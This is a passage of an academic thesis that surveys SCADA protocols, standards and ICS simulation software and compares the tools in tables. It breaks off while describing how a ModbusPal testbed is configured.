An Overview and Comparative Analysis of SCADA Systems and Simulation Software for Industrial Control Systems

Thomas Papaloukas

University of Aegean

icsd14155@aegean.gr, thomas.papaloukas@gmail.com

This research study is dedicated to my parents, Evangelos & Luminita, for their dedicated efforts and support, for whom I wouldn't be here.

Abstract

Within this research, we provide a broad review of Supervisory Control and Data Acquisition (SCADA) systems, with particular attention paid to the commonly utilized protocols, architecture, and simulation tools that are used in order to create a desired testbed. The initial chapters provide an overview of SCADA systems, covering its architecture, information on relevant standards like IEC 61850 and IEC 60870-5, as well as well-known protocols like Modbus, DNP3, and ICCP/TASE. The simulation software for SCADA systems available today is compared, with factors like capability and protocol compatibility taken into account. Using the selected simulation program, the simulation environment is then established, and the relevant tools are discussed. The attack methods, tools, and scripts used to conduct the simulated attack scenarios, are provided in a distinct section of the thesis that is devoted to discussing the various attack possibilities.

Index Terms: Industrial Control Systems, ICS, Supervisory Control and Data Acquisition, SCADA, protocols, standards, simulation software, comparative analysis, security attacks

1. Introduction

The term *Industrial Control Systems* (ICS) is an umbrella term, used to cover a broad number of control systems, such as Supervisor Control and Data Acquisition (SCADA) systems, Programmable Logic Controllers (PLC), Distributed Control Systems (DCS), Industrial Automation Systems (IAS), Industrial Automation and Control Systems (IACS), and other types that are encountered in critical infrastructures, industrial sectors, where automation and monitoring is required (powerplants, water facilities, nuclear plants etc.) [1][2].

In this thesis, we will attempt to showcase the issues and vulnerabilities often encountered, on the Operational Technology (OT) sector, due to their designed architecture, not being implemented with the *security by design* principle, and due to the technological limitations (e.g., lack of proper authentication/cryptography). We have facilitated a virtual environment that would allow us to execute some of the possible attack scenarios, as well as comparing the available software solutions that would make that possible, based on specific criteria we shall define later on (e.g., complexity, cost, scalability).

Our research may help future security researches, of any level, to pinpoint which simulation software solution would be suitable for their skill-set, budget and/or any additional concerns they may have. In our humble opinion this is a topic that is worth exploring, since the *Industrial Control Systems'* security posture is a field that requires more attention, since over the past years we have observed incident of substantial impact (e.g, Stuxnet, Industroyer).

In a later chapter we shall also discuss some of the most commonly seen attack scenarios, based on known tactics, techniques and procedures (TTPs), used by adversaries in order to achieve their desired goal (e.g., asset discovery, moving laterally, data collection, impairing processes).

2. Overview of Industrial Control Protocols and Architectures

In the present section, we shall further discuss the available communication protocols, as well as the implemented architectures used in *Industrial Control Systems*.

2.1. Industrial Control Systems Overview

The term ICS (Industrial Control System), is a term mostly used for the mechanism of data gathering from various endpoint devices, in order to partially of fully automate the production process. Some of the most encountered terms, used for an ICS implementation are: PCS (Process Control System), DCS (Distributed Control Systems), and SCADA (Supervisory Control and Data Acquisition Systems) [3].

The largest ICS are generally engineered, implementing SCADA systems. SCADA is used to remotely control scattered assets, acquiring data in a centralized way. SCADA systems are frequently encountered in water distribution systems, wastewater collection systems, oil and gas pipelines [3]. SCADA systems are designed to collect data from remote devices/controllers, and propagate this information though a medium (e.g. satellite, cable, radio etc.) to a centralized system (Control Center), where a user can connect either physically or though a network, in order to manage, control and monitor in real time the available assets.

The main components of a SCADA system, are the: *i) Control Center*, *ii) the communication medium* (satellite, cable, radio), and *iii) the distributed devices*, scattered accross a specific topology (usually PLC and RTU). The Human-Machine Interface (HMI) is located in the centralized system, the Control Center, along with the Data Historian, and the Master Terminal Unit (MTU). MTU's part is crucial since its the server that processes and stores the acquired data from the RTUs and PLCs. HMI's role is to provide the user, an environment to display the monitored values, and the available actions that can be taken (configuration and control of the remote devices). The Data Historian, provides a centralized database located in the control system, that supports analytics based on statistical process control techniques. The communication medium, allows the data to flow between the Control Center and the PLCs/R-

TUs, and vise versa. Finally the RTU and PLC are the devices in charge of collecting, monitoring and controlling the sensors and actuators.

2.2. Communication Protocols

Various communication protocols, connecting devices, are part of any complex ICS. Some of them are: *RS-485, Modbus, ModbusX, DNP, DNP3, HART, ICCP/TASE 2.0, CIP, BACnet.*

In this section, we will briefly analyze the most commonly used network communication protocols, in *Industrial Control Systems*, and in later chapters we shall dive deeper in regards to how these communication protocols are structured and implemented.

2.2.1. RS-485

RS-485 bus standard is among others, one of the oldest standards used in the physical layer, and yet widely used to transfer small blocks of information over long distances (up to 1219 meters and data transfer rate up to 10 Mbps). The main advantage of this standard is its flexibility, given the provided choices of various components depending of the number of nodes (PCs, micro-controllers, or any device suited for asynchronous communication), the cable's length, bandwidth and power consumption [4][5]. Due to its design being older than the development of Ethernet, security was not a big concern, and even nowadays is rarely connected to the internet.

2.2.2. Modbus

Modbus is a communication protocol, implemented in application layer, one of most widely used protocols in ICS, used for real time communication and monitoring. Modbus was designed for serial communication and was later extended to run over TCP communication (Modbus over TCP) [2]. Modbus provides two different types of communication: query/response between a master and a slave, or broadcast communication, where the master sends a command to its slaves [6]. Due to its old nature, the protocol was designed with little or no security capabilities [1].

2.2.3. ModbusX

ModbusX is an expansion of the commonly used Modbus protocol in SCADA systems, which has as its primary goal to fix some of the shortcomings of its predecessor. Modbus could not handle large positive and negative numbers, where the ModbusX can handle [7].

2.2.4. Distributed Network Protocol - DNP3

DNP3 is another protocol implemented in the application layer, primarily desinged to simplify the communication across multiple varieties of data acquisition and control systems. Three types of communications are defined in DNP3 protocol, *i) unicast transaction, ii) broadcast transaction,* and *iii) unrequested responses from remote devices* [8].

In unicast transaction, the master can make a request to a targeted destination slave, and the slave device responds back with a message. In broadcast transaction, the master broadcasts a request towards all its slaves within the network, and in this instance, the slaves do not reply. The last type of communication, is typically periodic, unrequested (by the master) updates or alerts from the remote devices towards the master [8].

2.2.5. HART

Highway Addressable Remote Transducer (HART) protocol, is commonly used protocol, that is mostly suited transmitters located in hazardous environments (petrochemical, pharmaceutical, chemical industries). Some of the published products provide a Bluetooth HART modem, for the transmitters to connect, in order to remotely configure the transmitters while being in a dangerous environment, without the need of physical access to configure them [9]. Hence, HART is a combination of analog and digital (hybrid) industrial automation protocol.

WirelessHART was later released, since the application of wireless technologies was pushed, due to the potentially reduced costs in automation, and a more efficient approach in controls installation. Bluetooth did not assure for end-to-end wireless communication delay, and in industrial control systems, a crucial component is time accuracy, and many of the monitored controls are obscured by obstacles making it harder for wireless communication. These are the main concerns that WirelessHART attempted to tackle [10].

2.2.6. ICCP/TASE 2.0,

Inter-control Center Communications Protocol (ICCP), also reffered as Tele-control Application Service Element (TASE 2.0), is a protocol that allows the communication and data exchange, between different control centers, over LAN (Local Area Network) and WAN (Wide Area Network) [11][12]. TASE 2.0 relies on MMS (Manufacturing Message Specifications), in order to transfer the data, and monitor the network nodes.

TASE 2.0 does not provide any authentication or encryption method, and instead it implements an ingrained security suite of underlying TCP/IP stack [12].

2.2.7. CIP

Common Industrial Protocol (CIP) is another frequently used protocol in order to transfer data between communication objects. It was designed for engineering environments providing some services in a more standardized format. Some of these services are the implementation of timers and watchdogs, in order to regulate the communication and the timing accuracy. Another service implemented, is the prioritization of messages, where the following priority levels are given: scheduled, low and high [13].

2.2.8. BACnet

BACnet (Building Autoimation & Control Network), is a protocol that was initially designed for heating, ventilation and air conditioning (HVAC) systems, and was later extended with the aim of supporting further functionalities [14]. BACnet aims to solve interoperability issues among devices from different vendors, by modeling exchanged information with object-oriented representations [15]. The definition of an object in BACnet, refers to a collection of information related with the functionality of a BACnet device [16]. BACnet was not primarily designed with security in mind, although some solutions were proposed (securing BACnet, through IP security solutions, IPsec, Kerberos etc.) [17].

2.3. Communication Standards

In this subsection, we shall refer to the standards encountered during the implementation of the communication media between the different components within an Industrial Control

System (ICS).

2.3.1. IEC 60870-5-104 (IEC 104)

IEC 104 is a standard that was developed on top of the previous serial communications standard IEC 60870-5-101 (IEC 101). Standard IEC was originally developed in order to enable basic telecontrol messages between a control station and outstations, over a communication link between them (e.g telephone network, modem circuit) [18].

IEC 104 is implemented in the application layer, and is based on TCP/IP, carrying all the security issues due its TPC/IP implementation. Furthermore, the non existent encryption of the transmitted data in the application layer is another security concern, making it an easy target for malicious actors to analyse and proceed to MiTM attacks [19].

2.3.2. IEC 61850

IEC 61850 is an international standard, implemented in communication networks, as well in system substations. This standard attempts to define a comprehensive framework for communication between devices and systems used in substations (e.g., control systems). One of its main goals is to improve the interoperability and integration of devices and systems in substation automation systems. It can support both Ethernet and serial communication protocols, and as a result provides an easier integration between the different devices across different vendors. It is commonly implemented in electric power industries [20].

One important aspect of this standard, is the security guidelines that are included. Some of the guidelines are: *i) Authentication and access control, ii) Data integrity and confidentiality, iii) Network security, iv) Risk assessment and management* [21]. Although it takes security into consideration, IEC 61850 proposed SNTP protocol which has less accuracy and the need for a more accurate protocol has been proposed for time critical applications [22].

2.3.3. ISO 15745

ISO 15745 offers a framework for the creation of communication profiles for industrial automation systems. The standard outlines the conditions for the creation and application of communication profiles, which are used in industrial automation environments to guarantee interoperability between devices and systems. To describe how devices communicate with one another in a certain system, a communication profile is a set of rules and protocols [23].

Although this standard provides rules and profiles as a framework for the development of communication protocols (which could be designed to meet security requirements), it does not explicitly deal with industrial automation systems' security needs.

2.3.4. EN 62443

EN 62443 is a set of industrial cybersecurity standards developed by the International Electrotechnical Commission (IEC) and the International Society of Automation (ISA). EN 62443 standard is designed to provide a comprehensive framework for securing industrial automation and control systems and related networks against cyber threats from adversaries. The standard covers criteria for cybersecurity management systems, risk assessments, and incident response plans in addition to a list of recommendations and best practices for safeguarding industrial automation and control systems' networks and devices.

However, having restrictions on cost and resources makes it particularly difficult to effectively address all security subjects as required by IEC 62443 [24].

3. Simulation Software

There is a big plethora of software available for simulating a SCADA system, although each one of them carries along some pros and cons. One may ask why use simulation software instead of physically conducting the security research. The are multiple factors we will have to take into consideration, such as *Cost of scale, Downtime, Risk of failure* [25].

Implementing a SCADA system as a testbed for security research raises the problem that such a system is highly expensive. A SCADA system is composed of multiple distributed devices, along with a variety of communicational devices [25]. Not only that, the difference between choosing PLC or RTU devices can greatly affect the cost, and the expertise required in order to configure them.

Attacks like denial of service (DoS) or distributed denial of service (DDoS) are known to cause downtime issues when conducted, since they overwhelm the services that were not designed is a way to handle such traffic. Such activities can either increase the response times, or even shutdown the whole service. Impacting the provided services for testing purposes, especially in SCADA systems that are implemented within critical infrastructure, is not tolerable [25].

Finally testing security scenarios in systems that are currently active within production, opposes a great risk since the tested attacks could bypass the security measures that are in place, where they would defend the system [25].

Therefore, in order to tackle such issues, the option of developing a testbed using simulation software was selected. In this way, we reduce the implementation cost (although it should be noted that some simulation software could be an expensive alternative), we are more flexible since we can load saved presents for the given software used, revert to previous states of a virtual machine, and finally we can eliminate the risk factor of causing damage to any critical infrastructure or interfere with a production line.

In this chapter we shall attempt to analyze the pros and cons of a variety of software that can be used to simulate a SCADA system. Simulation software that were found interesting enough to conduct such research, are: *IEC Server combined with QTester104, OMNeT++, RINSE, GRFICS, SCADAVT, TASSCS, SCADASim, and Rodbus client combined with ModbusPal*.

3.1. IEC Server & QTester104

IEC Server is a simulation software (written in Java) to simulate a field device (such as an RTU) of a system implementing a telecontrol message Protocol specified in the IEC 60870-5 [26]. This software is commonly used in order to simulate the communication between the RTU and the SCADA server. One of its major advantage of this software is that it can be found for free, and the software is fairly simple to operate. It should be noted that the software comes as a portable executable and does not need to be installed, reducing the configuration time compared to the other simulation options we shall refer to later on.

One significant drawback of this software, is that the documentation could not be found, since it was hosted in a site, that is currently offline. Despite the lack of a manual, on the top left corner, we can add IEC a 60870-5-104 command from a short



Figure 1: *IEC server user interface.*

list, which can be added or removed to the middle panel, on the right we can click the tick-box in order to pause or resume the simulation, on the middle top we can start or stop the server that listens to the specified port, and finally save a preset of a given configuration.

QTester104 is a software designed to receive data from a field device, based on the IEC 60870-5-104 communication protocol, in a SCADA system [26]. The software can be also found for free, and there is also enough documentation, explaining both the tools functionalities and the user interface.



Figure 2: *QTester104 user interface.*

3.2. OMNeT++

OMNeT++ is an extensible, modular, component-based C++ simulation library and framework, primarily for building network simulators, based on the description, within the official website. OMNeT++ is an open source network simulator [27], with extensive documentation. A project in OMNeT++, consists primarily of three files. A NED file that contains the topology of the network, an INI file containing the configuration of the simulation, and the source code file written in C++ which manages the simulation [27], and it is compiled using the NEDC compiler, implemented within the OMNeT++ [28].

The greatest advantage of this simulation software, is its extensive documentation, and its comprehensive manuals and guides, provided both by researchers, and the community. One thing that should be taken into consideration, is that the configuration of the created project can feel overwhelming since there are many components that have to be comprehended and the user must have knowledge of C++ programming language.



Figure 3: *Simulated SCADA environment in OMNeT++ [27].*

3.3. RINSE

Real-time Immersive Network Simulation Environment (RINSE) is another tool used to conduct real-time simulation for network security exercises [29]. RINSE is able to simulate large networks, a number of attacks and defensive measures, making it a great candidate when it comes down to cyber security exercises [30].

RINSE is composed out of five basic elements: *i) iSSFNet network simulator, ii) Simulator Database Manager, iii) a database, iv) the Data Sever, v) the client-side Network Viewers*. The iSSFNet is a network simulator, that runs over the Scalable Simulation Framework (iSSF), an Application Programming Interface (API), which is responsible for the synchronization and functionality support. Simulation of large scale networks is supported, through iSSFNet being run on parallel machines. The role of the Simulator Database Manager, as the name of it states, is supervising the simulation data collection from the simulation nodes, in order to store them within the database, which data is later delivered to the simulator. The Data Sever allows the user to have monitoring capabilities, as well as being in control of the simulated network. Finally the Network Viewers are run on the clients, allowing their users to have a local view of the network, and it periodically requests data from the Data Server [29].



Figure 4: *RINSE Architecture*

Through the Network View clients, the users can execute basic commands that can affect the simulation. Such commands can be categorized per their functionality:

- Attack: issued commands used for conducting attacks (e.g DDoS attacks, worms)

- Defence: commands used for applying counter measures (such as packet filters)
- Diagnostic networking tools: commands for basic networking communication
- Device control: controlling devices, allowing for functionalities such as restart, or reboot
- Simulator data: commands sent to the simulator in order to manipulate the output

Although RINSE appears to be a very promising simulation software to use (highly scalable, multiple functionalities etc.), it is fairly limited to the commands that can be used for attacks (most attack commands revolve around denial of service), and common penetration testing tools can not be used, in order to showcase the variety of the possible attack methods.

3.4. GRFICS

The Graphical Realism Framework for Industrial Control Simulations (GRFICS), is a complete ICS simulation framework, that was primarily designed in a way that allows its users to be customizable and modular, supporting the standard ICS protocols used. The simulated ICS network was released by its creators in order to allow, an easier and more affordable access to people that would like to be involved with the ICS security.

GRFICS allows its components (such as PLCs, HMI and any I/O module) to be swapped with real ICS devices. In order to simulate its physical processes, the software utilizes: *i) the simulation backend, ii) the simulation API, iii) the 3D visualization, iv) I/O modules* [31].

Figure 5: *GRFICS Simulation*

In regards to the visualization of the PLC, the authors have used a modified version of the OpenPLC. OpenPLC is an open source software for virtualizing controllers, which supported multiple common communication protocols (e.g. IEC61131-3, Modbus/TCP, DNP3). For the HMI's visualization a similar tactic was followed, where the authors implemented the AdvancedHMI, another open source software that allows the virtualization of an HMI.

GRFICS is a great framework, that combines all the essential components (a virtualized network of PLC, HMI, router, and a workstation), a researcher would need in order to conduct basic attacks and defensive counter measures, with no cost since it can be downloaded from the GRFICS GitHub repository. There is a great amount of documentation provided, as well as video tutorials on how to configure the virtual machines.



Figure 6: *GRFICS HMI*

3.5. SCADAVT

SCADAVT is a security framework that was developed on top of the CORE emulator [32], which acts as the basis on which the testbed is built upon. CORE is a network simulator, similar to OMNET++ [27], OPNET, QualNet, NetSim, SSFNet, NS2 (NetWork Simulator 2) and NS3 (Network Simulator 3) [33].

Since the CORE emulator does not support the commonly used SCADA protocols, the creators of the testbed developed three essential components, which were integrated as services within the CORE emulator. The components are:

1. Modbus/TCP Simulators of Master/Slave: The master-slave architecture, and the communication protocols, are key factors when attempting to simulate a SCADA system. With that in mind, SCADAVT supports the Modbus protocol, and the modes of master-slave are integrated into the CORE emulator, using the ModBus library, as well as some python scripts in order to automate the integration of the simulators to CORE (*fig. 7)*.
2. Modbus/TCP Simulator of HMI Server: The HMI server acts as the communication medium, between the HMI client and the Master Terminal Unit (MTU). The communication, as expected within a SCADA system, goes both ways, allowing the user to send manipulation commands (e.g. read, write) from the HMI client, to the MTU, and vise versa, the MTU reads the provided data from the field devices, and sends it over to the HMI client.
3. I/O modules Simulator: This component acts as a server, and is charge of receiving the input data, from the external environment, and sending it over whenever that data is requested.

In order to utilize the SCADAVT framework, the user will have to install: *i) the CORE emulator, ii) a third party publicly accessible Modbus library, iii) a Python interpreter, iv) a security tool (such as hping3, as used by the authors), and v) the integration python scripts*, developed by the creators [32].

CORE emulator is an open research emulator, and though the configuration is straightforward, since the CORE emulator is a GUI friendly solution, that does not require code in order to configure a network topology, the absence of the python scripts used in order to implement the required SCADA components



Figure 7: *SCADAVT Architecture*

into the emulator, leaves the burden of developing new python scripts to the end-users.

3.6. TASSCS

Testbed for Analyzing Security of SCADA Control Systems (TASSCS), is a testbed developed at the NSF Center for Autonomic Computing at the University of Arizona, aiming to assist with the security research, providing innovative protection techniques for SCADA systems [34].

TASSCS uses at its core the OPNET, a long-used by the industry commercial network simulator [33], PowerWorld simulation system which is used to simulate the operations of segments of the electrical power grid, and the Autonomic Software Protection System (ASPS), which role is to defend the SCADA system and its network from the tested attacks [34].



Figure 8: *TASSCS Architecture*

Through the *Control HQ*, all the available resources within the simulated environment, along with the provided services, are controlled. Implementing this component, allows for data presentation and storage of the collected data (devices' and sensors' historical data), as well as allowing the endusers to manage the grid's resources.

The *WAN* component, consists of multiple simulated sensors (such as PLCs, RTUs etc.), that will provide the SCADA system the required data, and execute the requested commands from the control center (through the HMI).

The final component, is the *Large Scale Electrical Grid*, which serves as the electrical grid that is controlled by the SCADA system. Through this component, the creators would showcase the effectiveness of the ASPS, the system which would prevent the launched attacks, and minimize the impact on the operation side of the grid.

In order to simulate the PLC devices (Modbus server), the creators utilised the Modbus RSim. The simulated Modbus server is the combined with the PowerWorld server using SimAuto application (developed by PowerWorld). Finally the Modbus simulator is connected with the network simulator OPNET, and listens on the port 502 for incoming requests [34].

TASSCS shows a lot of potential as it allows us to test various attack scenarios, and has defensive capabilities which permit us to study the detection and prevention aspect, through the the Autonomic Software Protection System (ASPS).

3.7. SCADASim

SCADASim is a framework used for simulating SCADA systems, developed at the Royal Melbourne Institute of Technology, Melbourne, Australia. SCADASim is an all in one, plug and go simulator, utilizing the OMNET++ discrete event simulation engine [35]. SCADASim was developed with three key requirements:

1. The tool should not require programming skills
2. Allowed connectivity to multiple external devices (both hardware and software)
3. Supporting multiple industry standard protocols (e.g. Modbus/TPC, DNP3) [25]

Based on SCADASim's architecture, it consists of three essential components: *i) the SSScheduler, ii) SSGate, and the iii) SSProxy*.



Figure 9: *ScadaSim Architecture*

The *SSScheduler* is a real time scheduler, that allows the users to add new schedulers to the OMNET++ simulator. Through this component, control and synchronization of the received messages from the external environment is made. This is done through a *SSGate* instance, where its purpose is to send and receive messages from the external environment. These instances are managed by the *SSScheduler*.

In a nutshell, *SSGate* is the communication link to the external environment, where externeral SCADA components are allowed to connect, through a supported communication protocol. Currently SCADASim supports three types of gates: *ModbusGate, DNP3Gate, and HTTPGate*.

SSProxy, is a representation of a real device or an external application within the simulated environment, and it communicates with the simulated objects (e.g. PLC, RTU, MTU), through the help of *SSGate*, which routes their messages [25].

SCADASim allows for attacks to be launched from within the simulated environment, where attacks such as: *Denial of*

Service, Man in the Middle, Spoofing, and Eavesdropping can be conducted on the simulated network.

SCADASim has a fairly easy configuration, with enough documentation provided, and offers a complete environment with a realistic network architecture that allows the users to conduct some basic attacks.

3.8. ModbusPal & Rodbus

ModbusPal is a free and open source simulation software written in Java, which supports natively TCP/IP communication and supports serial communication as well. It can support up to 247 slaves, and each slave can hold both registers and coils (ranging from 1 to 65536 entries). ModbusPal has the *Learn* function, where it dynamically generates the missing resources (slaves, registers and coils) as it receives requests from the master. Furthermore it supports *Automations*, where an automation is defined as a generator that creates the values (through Linear, Random, and Sine generators) with a predefined step, which values can be bound with a register or a coil. ModbusPal by default listens on port 502, which can be easily changed through the simulators user interface, and a slave can own its own IP address in order to be identified by the network. A project can also be saved in am XMPP file, and can be later on be loaded by the simulator.



Figure 10: *ModbusPal*

Rodbus (Rust and Modbus) is a Rust implementation of the Modbus protocol. It is a command-line tool written in Rust, and can be easily installed using *Cargo*. Rodbus provides all the essentials commands that could be used by the master, such as reading coils and registers, and writing both single and multiple coils or registers, using simple syntax.

From our research we have observed, that most of these simulation software could simulate any protocol that the a researcher would like to utilize (due to the software's modularity e.g., OMNeT++), or they could utilize a specific protocol, as commonly seen Modbus/TCP. Most of these software could also be used to simulate scenarios from most of the industry sectors (e.g., Critical, power, chemical sectors), where others are more oriented towards specific sectors. Of course another crucial factor in this comparison we are making, is the software's price and availability. Some software are free to obtain and are open-source, where others are either not available anymore, are acquired through purchase, or are privately developed and used by other organizations.

Some of the simulation software provide flexibility to the the researchers utilizing them, in terms of how configurable the environment is, the attack variety that can be launched against a simulated scenario, and how scalable that project could be (e.g., number of devices simulated, whether Firewalls, Intrusion Detection Systems etc., could be used while simulating the environment). These factors along with the difficulty level of the software's implementation, will be the most impactful, since not every researcher is accustomed to conducting sophisticated attacks, or the researcher may not have a strong programming/engineering background.

As a bottom line, we have observed that the more customizable the simulation is, the more complex and hard to configure the software becomes. Hence, depending on the expertise level of the researcher, the required functionalities of the simulation, and taking into consideration the available budget, the simulation software can be chosen accordingly (*Table 1.*).

4. Simulation Environment

For the purpose of our research, we decided to use ModbusPal in order to simulate the field devices (PLCs/RTUs), along with Rodbus, which takes the role of the MTU. The reason we chose this simulation setup is to showcase a simpler and a more easily configurable method for testing attack scenarios on SCADA components, while they communicate using Modbus TCP/IP protocol.

In order to get started, we would require three different virtual machines; one that will be used to simulate the field devices, one that will be used as an HMI, and one that will be used to conduct the attack scenarios. For the virtual machine running the field devices, we used a Windows 10 OS, where ModbusPal is running (note that java is required to be prior installed). For the HMI, we used an Ubuntu virtual machine which runs the Rodbus client, but a Windows OS can also be used. In either cases, Rust and Cargo must be installed on the machine. Finally for the attack simulation, we used a virtual machine using Kali Linux as it already has all the required tools to conduct the attacks.

4.1. Windows 10 Virtual Machine

For this virtual machine, we used the Windows 10 Enterprise Evaluation edition which is provided by Microsoft for free. We have installed the Java 8 (jre1.8.0_333), in order to allow us to execute .jar files. We then downloaded *ModbusPal*, from its official site (http://modbuspal.sourceforge.net/). Upon downloading the ModbusPal .jar file, we proceeded with executing the file.

Through its user interface (*fig. 10*), we created a Mod-

Simulation software	Protocol	Sector	Attack variety	Open source	Free of charge	Complexity	Scalability	Flexibility	Easy to configure	Documentation
IEC Server & QTester104	IEC 60870-5	Generic	-	✓	✓	-	-	-	✓	-
OMNeT++	Any protocol	Generic	✓	✓	✓	✓	✓	✓	-	✓
RINSE	Any protocol	Generic	-	-	-	✓	✓	✓	-	✓
GRFICS	Any protocol	Chemical	✓	✓	✓	✓	✓	✓	-	-
SCADAVT	Modbus/TCP	Generic	-	-	-	✓	-	-	-	-
TASSCS	Modbus/TCP,DNP3	Energy, Chemical	✓	-	-	✓	✓	✓	-	-
SCADASim	Any protocol	Generic	✓	✓	✓	✓	✓	✓	✓	-
ModbusPal & Rodbus	Modbus/TCP	Generic	✓	✓	✓	-	-	✓	✓	✓

Table 1: *Simulation Software Comparison*

Simulation software	Release date	Latest update
IEC Server	February, 2018	June 27, 2023
QTester	April, 2016	November 10, 2022
OMNeT++	December 2018	July 5, 2023
GRFICS	N/A	N/A
RINSE	May, 2018	December 14, 2020
SCADAVT	N/A	N/A
TASSCS	N/A	N/A
SCADASim	December, 2018	November 9, 2020
ModbusPal	March , 2009	February 20, 2018
Rodbus	August, 2019	April 27, 2023

Table 2: *Software Latest Updates*

bus slave (*Add* button), running on the localhost IP address (127.0.0.1), naming the slave *Waterpump* (*fig. 11*). Once the slave is created, we click on the *Eye* button right of the created slave, in order to configure its properties.

